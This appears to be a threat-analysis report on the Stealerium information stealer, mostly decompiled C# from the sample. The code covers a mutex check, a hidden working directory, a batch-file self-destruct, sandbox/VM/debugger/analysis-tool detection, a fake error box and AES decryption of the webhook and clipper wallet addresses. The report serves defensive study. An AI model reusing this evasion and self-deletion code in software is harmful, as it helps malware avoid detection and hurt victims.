A Detailed Analysis of a New Stealer Called Stealerium

Prepared by: Vlad Pasca, Senior Malware & Threat Analyst

SecurityScorecard

SecurityScorecard.com
info@securityscorecard.com

Tower 49
12 E 49th Street
Suite 15-001
New York, NY 10017
1.800.682.1707

Table of contents


Executive summary

Stealerium is an open-source stealer available on GitHub. The malware steals information from browsers, cryptocurrency wallets, and applications such as Discord, Pidgin, Outlook, Telegram, Skype, Element, Signal, Tox, Steam, Minecraft, and VPN clients. The binary also gathers data about the infected host, such as the running processes, Desktop and webcam screenshots, Wi-Fi networks, the Windows product key, and the public and private IP address. The stealer employs multiple anti-analysis techniques, such as detecting virtual machines, sandboxes, and malware analysis tools and checking if the process is being debugged. The malware also embedded a keylogger module and a clipper module that replaces cryptocurrency wallet addresses with the threat actor's addresses if the victim makes a transaction. The stolen information is sent to a Discord channel using a Discord Webhook.

Analysis and findings


SHA256: 7B19B3064720EFA6A65F69C6187ABBD0B812BF9F91DDE70088AFBB693814C930

The process creates a mutex called "B0P2018UODTBXZ90M2YK" to ensure that only one instance of the malware is running at a single time:



```
private static void Main()
{
    Thread thread = null;
    Thread thread2 = null;
    ServicePointManager.Expect100Continue = true;
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
    ServicePointManager.DefaultConnectionLimit = 9999;
    MutexControl.Check();
```


Figure 1



```
public static void Check()
{
    bool flag;
    MutexControl._mutex = new Mutex(true, Config.Mutex, ref flag);
    if (flag)
    {
        MutexControl._mutex.ReleaseMutex();
        return;
    }
    Environment.Exit(0);
}
```


Figure 2

The malware implements a function called "InitWorkDir" that creates a directory in the LocalAppData folder that is hidden. The directory name is the MD5 hash of the mutex name concatenated with the username, computer name, system language, CPU name, and GPU name, as shown below:




```
public static bool IsFromStartup()
{
    return Startup.ExecutablePath.StartsWith(Startup.InstallDirectory);
}

// Token: 0x0400009A RID: 154
public static readonly string ExecutablePath = AppDomain.CurrentDomain.BaseDirectory;

// Token: 0x0400009B RID: 155
private static readonly string InstallDirectory = Paths.InitWorkDir();
```

Figure 3



```
public static string InitWorkDir()
{
    string text = Path.Combine(Paths.Lappdata, StringsCrypt.GenerateRandomData(Config.Mutex));
    if (Directory.Exists(text))
    {
        return text;
    }
    Directory.CreateDirectory(text);
    Startup.HideFile(text);
    return text;
}
```


Figure 4



```
public static string GenerateRandomData(string sd = "0")
{
    string text = sd;
    if (sd == "0")
    {
        text = DateTime.Parse(SystemInfo.Datenow).Ticks.ToString();
    }
    string s = string.Concat(new string[]
    {
        text,
        "-",
        SystemInfo.Username,
        "-",
        SystemInfo.Compname,
        "-",
        SystemInfo.Culture,
        "-",
        SystemInfo.GetCpuName(),
        "-",
        SystemInfo.GetGpuName()
    });
    string result;
    using (MD5 md = MD5.Create())
    {
        result = string.Join("", md.ComputeHash(Encoding.UTF8.GetBytes(s)).Select(delegate(byte ba)
        {
            byte b = ba;
            return b.ToString("x2");
        }));
    }
    return result;
}
```


Figure 5

The stealer embedded an encrypted Discord webhook in its configuration. It verifies if the webhook contains the "---" string and kills the current process using a batch file created in the temporary folder if true:



```
if (Config.Webhook.Contains("---"))
{
    SelfDestruct.Melt();
}
```

Figure 6




```
public static void Melt()
{
    string text = Path.GetTempFileName() + ".bat";
    int id = Process.GetCurrentProcess().Id;
    using (StreamWriter streamWriter = File.AppendText(text))
    {
        streamWriter.WriteLine("chcp 65001");
        streamWriter.WriteLine("TaskKill /F /IM " + id.ToString());
        streamWriter.WriteLine("Timeout /T 2 /Nobreak");
    }
    Logging.Log("SelfDestruct : Running self destruct procedure...", true);
    Process.Start(new ProcessStartInfo
    {
        FileName = "cmd.exe",
        Arguments = "/C " + text,
        WindowStyle = ProcessWindowStyle.Hidden,
        CreateNoWindow = true
    });
    Thread.Sleep(5000);
    Environment.FailFast(null);
}
```

Figure 7


Anti-Analysis Techniques

The executable implements a few anti-analysis mechanisms: a check if the public IP is hosting, colocated, or a data center; the detection of running malware analysis processes; the detection of virtual machines/sandboxes and the verification that the process is being debugged:



```
if (AntiAnalysis.Run())
{
    AntiAnalysis.FakeErrorMessage();
}
```


Figure 8



```
public static bool Run()
{
    if (Config.AntiAnalysis != "1")
    {
        return false;
    }
    if (AntiAnalysis.Hosting())
    {
        Logging.Log("AntiAnalysis : Hosting detected!", true);
    }
    if (AntiAnalysis.Processes())
    {
        Logging.Log("AntiAnalysis : Process detected!", true);
    }
    if (AntiAnalysis.VirtualBox())
    {
        Logging.Log("AntiAnalysis : Virtual machine detected!", true);
    }
    if (AntiAnalysis.SandBox())
    {
        Logging.Log("AntiAnalysis : SandBox detected!", true);
    }
    if (AntiAnalysis.Debugger())
    {
        Logging.Log("AntiAnalysis : Debugger detected!", true);
    }
    return false;
}
```


Figure 9

The binary performs a network request to a legitimate geolocation service and extracts the “hosting” field from the response. The URL is decrypted using the AES256 algorithm with the key that is hard-coded to “http[:]//ip-api[.]com/line/?fields=hosting” (see figure 11).



```
public static bool Hosting()
{
    try
    {
        return new WebClient().DownloadString(StringsCrypt.Decrypt(new byte[]
        {
            145,
            244,
            154,
            250,
            238,
            89,
            238,
            36,
            197,
            152,
            49,
            235,
            197,
            102,
```


Figure 10



```
public static string Decrypt(byte[] bytesToBeDecrypted)
{
    byte[] bytes;
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {
            rijndaelManaged.KeySize = 256;
            rijndaelManaged.BlockSize = 128;
            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(StringsCrypt.CryptKey, StringsCrypt.SaltBytes, 1000);
            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
            rijndaelManaged.Mode = CipherMode.CBC;
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateDecryptor(), CryptoStreamMode.Write))
            {
                cryptoStream.Write(bytesToBeDecrypted, 0, bytesToBeDecrypted.Length);
                cryptoStream.Close();
            }
            bytes = memoryStream.ToArray();
        }
    }
    return Encoding.UTF8.GetString(bytes);
}
```

Figure 11


The stealer searches for malware analysis tools such as Process Hacker, Wireshark, and TcpView, as highlighted in figure 12.



```
public static bool Processes()
{
    Process[] processes = Process.GetProcesses();
    string[] selectedProcessList = new string[]
    {
        "processhacker",
        "netstat",
        "netmon",
        "tcpview",
        "wireshark",
        "filemon",
        "regmon",
        "cain"
    };
    return processes.Any((Process process) => selectedProcessList.Contains(process.ProcessName.ToLower()));
}
```

Figure 12


The malware verifies that it’s not running in a virtual machine such as VirtualBox or VMware:



```
public static bool VirtualBox()
{
    using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
    {
        try
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    if ((managementBaseObject["Manufacturer"].ToString().ToLower() == "microsoft corporation" && managementBaseObject["Model"].ToString().ToUpperInvariant().Contains("VIRTUAL")) ||
                     managementBaseObject["Manufacturer"].ToString().ToLower().Contains("vmware") || managementBaseObject["Model"].ToString() == "VirtualBox")
                    {
                        return true;
                    }
                }
            }
        }
        catch
        {
        }
    }
    foreach (ManagementBaseObject managementBaseObject2 in new ManagementObjectSearcher("root\\CIMV2", "SELECT * FROM Win32_VideoController").Get())
    {
        if (managementBaseObject2.GetPropertyValue("Name").ToString().Contains("VMware") && managementBaseObject2.GetPropertyValue("Name").ToString().Contains("VBox"))
        {
            return true;
        }
    }
    return false;
}
```

Figure 13


The malicious process checks for the presence of multiple DLLs corresponding to sandboxes (see figure 14).



```
public static bool SandBox()
{
    return new string[]
    {
        "SbieDll",
        "SxIn",
        "Sf2",
        "snxhk",
        "cmdvrt32"
    }.Any((string dll) => AntiAnalysis.GetModuleHandle(dll + ".dll").ToInt32() != 0);
}
```

Figure 14


The CheckRemoteDebuggerPresent API is utilized to verify whether the current process is being debugged:



```
public static bool Debugger()
{
    bool result = false;
    try
    {
        AntiAnalysis.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref result);
        return result;
    }
    catch
    {
    }
    return result;
}
```

Figure 15


A fake error message is displayed, and the process is terminated if any of the above checks pass:



```
public static void FakeErrorMessage()
{
    string text = StringsCrypt.GenerateRandomData("1");
    text = "0x" + text.Substring(0, 5);
    Logging.Log("Sending fake error message box with code: " + text, true);
    MessageBox.Show("Exit code " + text, "Runtime error", MessageBoxButtons.RetryCancel, MessageBoxIcon.Hand);
    SelfDestruct.Melt();
}
```


Figure 16

The webhook and crypto wallet addresses are Base64-decoded and then decrypted using AES256:



```
public static void Init()
{
    Config.Webhook = StringsCrypt.DecryptConfig(Config.Webhook);
    if (Config.ClipperModule != "1")
    {
        return;
    }
    Config.ClipperAddresses["btc"] = StringsCrypt.DecryptConfig(Config.ClipperAddresses["btc"]);
    Config.ClipperAddresses["eth"] = StringsCrypt.DecryptConfig(Config.ClipperAddresses["eth"]);
    Config.ClipperAddresses["ltc"] = StringsCrypt.DecryptConfig(Config.ClipperAddresses["ltc"]);
}
```

Figure 17




```
        public static string DecryptConfig(string value)
        {
            if (string.IsNullOrEmpty(value))
            {
                return "";
            }
            if (!value.StartsWith("ENCRYPTED:"))
            {
                return value;
            }
            return StringsCrypt.Decrypt(Convert.FromBase64String(value.Replace("ENCRYPTED:", "")));
        }

        // Token: 0x0400009F RID: 159
```

ame	Value	Type
System.Text.Encoding.UTF8.get returned	{System.Text.UTF8Encoding}	System.Text.UTF8Encoding
